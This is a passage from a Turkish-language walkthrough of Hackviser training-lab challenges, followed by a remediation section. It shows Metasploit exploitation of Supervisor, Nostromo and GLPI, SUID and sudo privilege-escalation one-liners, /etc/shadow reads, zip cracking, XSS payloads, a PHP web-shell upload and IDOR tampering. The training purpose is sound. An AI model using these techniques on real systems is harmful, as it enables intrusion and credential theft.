p/2024:17:06:46 -0400" "GET /js/flot/jquery.flot.tooltip.min.js HTTP/1.1" 200 7811 "htt
p/2024:17:06:46 -0400" "GET /js/flot/jquery.flot.orderBars.js HTTP/1.1" 200 6039 "http
p/2024:17:06:46 -0400" "GET /js/flot/curvedLines.js HTTP/1.1" 200 16825 "http://172.
```

Bu sırada ise açtığımız reverse shell’e erişebilmek adına kendi bilgisayarımızda netcat’i listen moduna almalıyız.

Başarılı bir şekilde reverse bağlantı kurduktan sonra bizden show-invoices.php dosyasının modifiye edilme zamanı soruluyor. Bunun için:

stat <dosya ismi>

Kullanabiliriz.


```
stat show-invoice.php
  File: show-invoice.php
  Size: 65          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 147445       Links: 1
Access: (0644/-rw-r--r--)  Uid: (   0/   root)   Gid: (   0/   root)
Access: 2024-09-18 17:07:02.728000000 -0400
Modify: 2023-12-10 19:23:00.000000000 -0500
Change: 2023-12-24 11:16:23.980000000 -0500
 Birth: 2023-09-28 03:45:45.478746291 -0400
```

Son sorumuzun cevabı burdan görülebiliyor.

7.Sorumuzun cevabı: 19:23

Stage – 3

1.Super Process




İlk önce Nmap taraması yaparak başlıyoruz.

```
PORT      STATE SERVICE
22/tcp    open  ssh
9001/tcp   open  tor-orport
MAC Address: 52:54:00:E8:4F:DE (QEMU virtual NIC)
```


Buradan görebileceğimiz şekilde sistemdeki açık portlarımızı bulduk.

1.Sorumuzun cevabı: 22,9001

Bundan sonra ise sitemize erişmek adına <makine-ip'si>:9001 şeklinde siteye erişebiliyoruz.



Sunucuda kullanılan servisimizi bulduk şimdi bunun için CVE kodumuzu arıycaz.



2.Sorumuzun cevabı: CVE-2017-11610

Daha sonrasında ise metasploit kullanarak sisteme erişmeyi deniycez.

```
msf6 > search Supervisor 3.3.2

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Che
ck  Description
-  -
--  -
0   exploit/linux/http/supervisor_xmlrpc_exec 2017-07-19      excellent Yes
Supervisor XML-RPC Authenticated Remote Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/supervisor_xmlrpc_exec
```

Gerekli ayarları doldurduktan sonra run ile çalıştırıyoruz.

```
handler...
[*] Meterpreter session 1
-09-18 16:17:57 -0500

meterpreter > shell
Process 474 created.
Channel 1 created.
whoami
nobody
```

Buradan gördüğümüz kadarıyla sistem nobody ile çalışıyor.

3.Sorumuzun cevabı: nobody

Şimdi ise sistemde shell alabilmek adına kullanabileceğimiz izinli bir komudumuz var mı ona bakıcaz.

```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

Burada python2.7 kullanabileceğimizi gördük.

4.sorumuzun cevabı: python2.7

Python2.7 kullanarak sistemde root elde edebileceğimiz bir payloadımız var:

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

Şimdi ise /etc/shadow ile root'un hashlenmiş şifresini bulabiliriz.

```
cat /etc/shadow
^[[Aroot:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAai17
C5:19640:0:99999:7:::
```

Buradan ise 5.sorumuzun cevabını buluyoruz!

## 2.Glitch




İlk olarak Port taraması yapıyoruz:

```
PORT  STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 52:54:00:46:1B:DA (QEMU virtual NIC)
```

This website is under construction

1.Sorumuzun cevabı: 22,80


Daha sonrasında ise /etc/hosts'a kaydettiğimiz adresin servisini öğrenmek adına "/" dan sonra rastgele yazılar yazıyoruz.



Gördüğümüz gibi sunucuda Nostromo 1.9.6 çalışıyor.

2.Sorumuzun cevabı: nostromo 1.9.6





3.Sorumuzun cevabı: CVE-2019-16278

Şimdi ise bunu metasploit kullanarak istismar edicez. Ve daha sonrasında ise Linux sürümünü öğrenmek adına shell kullanarak “uname -a” yazıcaz.

```
uname -a
Linux debian 5.11.0-051100-generic
```

4.sorumuzun cevabı: 5.11.0-051100-generic


Biraz bu sürümle alakalı zaafıları araştırınca Dirty pipe adlı bir açık buluyoruz. İnternette biraz araştırdığımızda ise bir exploit dosyası buluyoruz. Bunu kendi bilgisayarımızdan paylaşım açacağımız bir http sunucusu ile hedef makineye göndericez.

```
msf6 exploit(multi/http/nostromo_code_exec) > python3 -m http.server 1337
[*] exec: python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```


Dikkat: Bu aşamada bir duvara çarptım ve 2 gün boyunca ne yaparsam yapayım bir şekilde bu zafiyeti karşı makineye aktaramadım. Ancak bundan sonra yapmamız gerekenleri şöyle hayal edebiliriz.

- 1- Zafiyeti karşıya “wget” kullanarak kendimizden çekmek.
- 2-karşı makinede bu kodu çalıştırmak.
- 3-Root yetkisi almak.
- 4- /etc/shadow’daki hackviser kullanıcısının şifresinin hash değerini elde etmek.

### 3-Find and Crack



İlk olarak bize verilmiş bize sorulan ilk soru ise IT Management sisteminde kullanılan servis nedir.



1.sorumuzun cevabı: glpi

Sonrasında ise Metasploit ile bu servis için bir zaaf arıyoruz. Ve Ayarları kurarak istismar ediyoruz.

```
msf6 > search glpi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank
Check Description
-  -
0  exploit/linux/http/glpi_htmlawed_php_injection 2022-01-26      excellent
Yes GLPI htmlawed.php command injection
1  exploit/multi/http/glpi_install_rce           2013-09-12      manual
Yes GLPI install.php Remote Command Execution
```

```

[*] Unknown command: exploit. Did you mean exploit? Run the help command for more details.
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit

[*] Started reverse TCP handler on 172.20.2.73:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Executing Nix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Sending stage (24772 bytes) to 172.20.2.143
[*] Meterpreter session 1 opened (172.20.2.73:4444 -> 172.20.2.143:50394) at 2023-10-17 16:44:11 -0500

```

Daha sonrasında database şifresini öğrenmek üzere dosyaları karıştırdık.

```

meterpreter > pwd
/var/www/html/glpi/vendor/htmlawed/htmlawed
meterpreter > cat /var/www/html/glpi/config
[-] /var/www/html/glpi/config is a directory
meterpreter > cd /var/www/html/glpi/config
meterpreter > ls
Listing: /var/www/html/glpi/config
=====
Mode                Size      Type    Last modified          Name
----                -
100644/rw-r--r--    342     fil     2023-10-17 06:44:59 -0500 config_db.php
100644/rw-r--r--     32     fil     2023-10-17 06:44:59 -0500 glpicrypt.key
meterpreter > cat config_db.php

```

```

meterpreter > cat config_db.php
<?php
class DB extends DBmysql {
    public $dbhost = 'localhost';
    public $dbuser = 'glpiuser';
    public $dbpassword = 'glpi-password';
}

```

2.Sorumuzun cevabı: glpiuser

Sudo ile kullanabileceğimiz komutları öğrenmek için "sudo -l" komudunu çalıştırmamız gerekli.

```

sudo -l
Matching Defaults entries for www-data:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on host:
    (ALL : ALL) NOPASSWD: /bin/find

```

### 3.Sorumuzun cevabı: Find

Görünüşe bakılırsa Find komudu sudo yetkisi ile çalıştırılabilir. Buna göre bir payload çalıştırırsak root yetkisi elde edicez.

```
(ALL : ALL) NOPASSWD: /bin/find
sudo find . -exec /bin/sh \; -quit
whoami
root
```

Şimdi root yetkisini elde ettiğimize göre backup.zip dosyasını indirerek şifresini kırabiliriz. Bunun için hedefte python ile 1337 portunda bir http sunucusu açacağız.

```
python3 -m http.server 1337
```

## Directory listing for /

- [.bash\\_history](#)
- [.bashrc](#)
- [backup.zip](#)

Şimdi bilgisayarımıza indirdiğimiz backup.zip dosyasını kırmak amacıyla “fcrackzip” tool’unu kullanabiliriz.

```
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u Backup.zip
```

```
[root@hackerbox] ~/Downloads
#fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip

PASSWORD FOUND!!!!: pw == asdf;lkj
```

3.sorumuzun cevabı: asdf;lkj

Şimdi ise dosyaların içeriğini okuyarak şüpheli maden yapan şahsın kimliğini bulmalıyız.

A	B	C	D	E	F	G	H	I
Name	Alternate Username	Status	Manufacturers	Types	Model	Operating System - Name	Comments	Locations
Administration-001	Bertha Hobbs	out of use	Dell	Laptop	Vostro 15	Windows		HQ
Administration-002	Mina Bennett	in use	Dell	Laptop	Vostro 15	Windows		HQ
Administration-003	Peter McMillan	in use	Dell	Laptop	Vostro 15	Windows		HQ
Administration-004	Marley Wilkerson	in use	Dell	Laptop	Vostro 15	Windows		HQ
Dev-Team-001	Cameron Acevedo	in use	Apple	Laptop	Macbook Pro 16	macOS		Branch Griffy
Dev-Team-002	Zoya Li	in use	Apple	Laptop	Macbook Pro 16	macOS		Branch Griffy
Dev-Team-003	Aamina Pratt	in use	Apple	Laptop	Macbook Pro 16	macOS		Branch Griffy
IT-0001	Sahar Wright	in use	Lenovo	Laptop	Thinkpad 14	Linux		HQ
IT-0002	Lexie Webb	in use	Lenovo	Laptop	Thinkpad 14	Linux		HQ
IT-0003	Abbey Berry	out of use	Lenovo	Laptop	Thinkpad 14	Linux	faulty device	HQ
IT-0004	Ethan Friedman	in use	Lenovo	Laptop	Thinkpad 14	Linux	suspicious. he may be mining	HQ
IT-0005	Syeda Cortez	in use	Lenovo	Laptop	Thinkpad 14	Linux		HQ
Legal-001	Dewey Gordon	in use	HP	Laptop	Pavilion 16	Windows	low cyber security awareness	HQ
Sales-001	Darcey Stephenson	in use	HP	Laptop	Pavilion 16	Windows		Branch Griffy
Sales-002	Emilie Rosario	in use	HP	Laptop	Pavilion 16	Windows		Branch Griffy
Sales-003	Olivia Wheeler	out of use	HP	Laptop	Pavilion 16	Windows	low cyber security awareness	Branch Griffy
test-1								unknown
test-2								unknown
test-3								unknown

Görünüşe bakılırsa şüphelimizi bulduk.

4.sorumuzun cevabı: Ethan Friedman



## Çözümler/Önlemler

### Stage –1:

1.Arrow: Varsayılan bilgilerin değiştirilerek açığın kapatılması sağlanılabildi. Ayrıca Port taraması için portlar saklanabilirdi.

2.File Hunter: Sunucudaki Kullanıcı adı saklanmalı. Ayrıca tutulan bilgilerin şifrelenmesi gerekirdi.

3.Secure Command: “Su root” komudunun korunaksız olması ve root şifresinin varsayılan olmasından kaynaklıdır. Değiştirilmesi gerekli

4.Query Gate: MySQL database’ine ait şifre güçsüz.

### Stage – 2:

1.Discover Lernaean: Kullanılan filemanager uygulamasının varsayılan ayarları değiştirilmelidir. Rock adlı kullanıcıya ait ssh bağlantısının şifresi güçlendirilmelidir.

2.Bee: Login ekranı için karakter filtrelenmesi eklenmelidir. LFI zafiyetine karşı dosya türünü sunucu tarafında kontrol etmelidir.

3.Leaf: SSTI zafiyetine karşı karakter filtrelemesi yapılmalıdır. Url’deki GET parametresi gizlenmelidir.

4.Venomous: Nginx adlı uygulamanın güncel versiyonu kurulmalıdır. Path Traversal zafiyetine karşı önlem alınmalıdır.

Stage –3:

1.Super Process: Güncel zaafı olan uygulamanın kullanımı ve Python2.7'nin Suid değerine sahip olmasından kaynaklanır. Uygulama bir alternatifle değiştirilmelidir ve SUID yetkisi kaldırılmalıdır.

2.Glitch: Güncel olmayan Linux sürümü ve Güncel zaafa sahip uygulama kullanılmasından kaynaklanır. Linux güncellenmelidir ve Uygulama alternatif bir uygulama ile değiştirilmelidir.

3.Find and Crack: Güncel zaafa sahip olan uygulamanın kullanılması, Çalıştırılan servisin olduğu kullanıcının config dosyasını okuma, yazma ve çalıştırma yetkisinin bulunması ve backup.zip dosyasının şifresinin basitliğinden kaynaklanır. En yakın zamanda uygulama değiştirilmeli, Yetkileri kısıtlanmalı ve önemli olan dosyaların daha iyi şifrelenmesi gereklidir.

## Labaratuvarlar

### 1- XSS labaratuvarları

#### a. Reflected XSS

# Search

```
<script>alert('xss')</script>
```

**star-impossible-man.europe1.hackviser.space şunu diyor:**

xss

Tamam

## b. Stored XSS

```
<script>alert(1)</script>
```

Submit

**harmless-taskmaster.europe1.hackviser.space şunu diyor:**

1

Tamam

## c. DOM-Based XSS

# Calculate Triangle Area

— You can find the area of a triangle.

Height

Base

Calculate

grown-madame-web.europe1.hackviser.space şunu diyor:

xss dom

Tamam

## 2- SQL Injection Labaratuvarları:

### a. Basic SQL Injection


#### Login

Wrong username or password

Username

Password

Login



Sky Raincin  
sraincin0@moonfruit.hv  
[Logout](#)

### Profile Settings

Name	<input type="text" value="Sky"/>	Surname	<input type="text" value="Raincin"/>
Mobile Number	<input type="text" value="172-496-3430"/>		
Address	<input type="text" value="33887 Raven Terrace"/>		
Postcode	<input type="text" value="57990"/>		
Email	<input type="text" value="sraincin0@moonfruit.hv"/>		
Country	<input type="text" value="Malaysia"/>	State/Region	<input type="text" value="Coventry"/>

### b. Union-Based Injection

## Search Car Brand

[Search](#)

#	Brand	Model	Year
---	-------	-------	------

Bunu yapamadım.

### c. Boolean-Based Injection

Select an item to check:

Ne yazık ki bunu da yapamadım.

## 3- Unrestricted File Upload

### a. Basic Unrestricted file upload

```
GNU nano 5.4
<?php system($_GET['cmd']); ?>
```

```
view-source:https://massive-cyborg.europe1.hackviser.space/uploads/payload2.php?cmd=cd ..; cat config.php

1 <?php
2     try{
3         $host = 'localhost';
4         $db_name = 'hv_database';
5         $charset = 'utf8';
6         $username = 'root';
7         $password = '8jv77mvXwR7LVU5v';
8
9         $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset",$username,$password);
10    } catch(PDOException $e){
11
12    }
13 ?>
```

Şifre:8jv77mvXwR7LVU5v

Bir payload hazırladım ve hedefi dinleme moduna alarak saldırıya geçtim.

#### b. MIME type bypass

**Unauthorized file type found.**

Please upload gif, jpg, jpeg or png.

Host: growing-karma.europe1.hackviser.space  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5

Content-Type: image/jpeg

Upload a image.

**File uploaded successfully!**

File path: uploads/payload2.php

```
view-source:https://growing-karma.europe1.hackviser.space/uploads/payload2.php?cmd=cd .. ; cat config.php

1 <?php
2     try{
3         $host = 'localhost';
4         $db_name = 'hv_database';
5         $charset = 'utf8';
6         $username = 'root';
7         $password = 'fRqs3s79mQxv6XVt';
8
9         $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
10    } catch(PDOException $e){
11
12    }
13    ?>
14
```

Şifre: fRqs3s79mQxv6XVt

c. File signature filter bypass


Ne yazık ki hackerbox'ta uygun bir tool olmadığı için bunu yapmam imkansız.

d. File extension filter bypass

Bunu yapamadım.

#### 4- IDOR

a. Invoices



Bill To:

**Emilia Rawne** <rawneelia@securemail.hv>

b. Ticket sales



## Ticket Sales

Reset

The price of one ticket is 300 \$  
Amount of money in your account: 50 \$

How many tickets do you want to buy ?

You do not have enough balance in your account!

Enter the number of tickets:

1

Buy

Burp ile isteği yakaladık ve değiştirdik.

amount=1&ticket\_money=0

How many tickets do you want to buy ?

The purchase was successful.

Number of tickets you bought: 1

Money you pay: 0 \$

Order ID: 65274efc95282d0cc

c. Change password

## Change Password

Reset

Logout

Username: test  
Phone: 227-290-9627

Change Password

Enter your new password:

Enter your new password

Confirm

İsteği burp ile yakalıycaz.

password=asdasd&user\_id=2

User id parametresini 2'den 1 yaptık.

## Change Password

**Password change successful!**

**admin's** password has been changed

Şimdi admin hesabına erişebiliriz.

Username: **admin**

Phone: **876-987-8489**

### 5- Command Injection

#### a. Basic Command Injection

## DNS Lookup

Search

www-data

Ne yazık ki burda bizden istenileni anlayamadım.

#### b. Command Injection Bypass

# DNS Lookup

Search

Error: Command contains blacklisted keyword.

Buraya kadar yapabildim...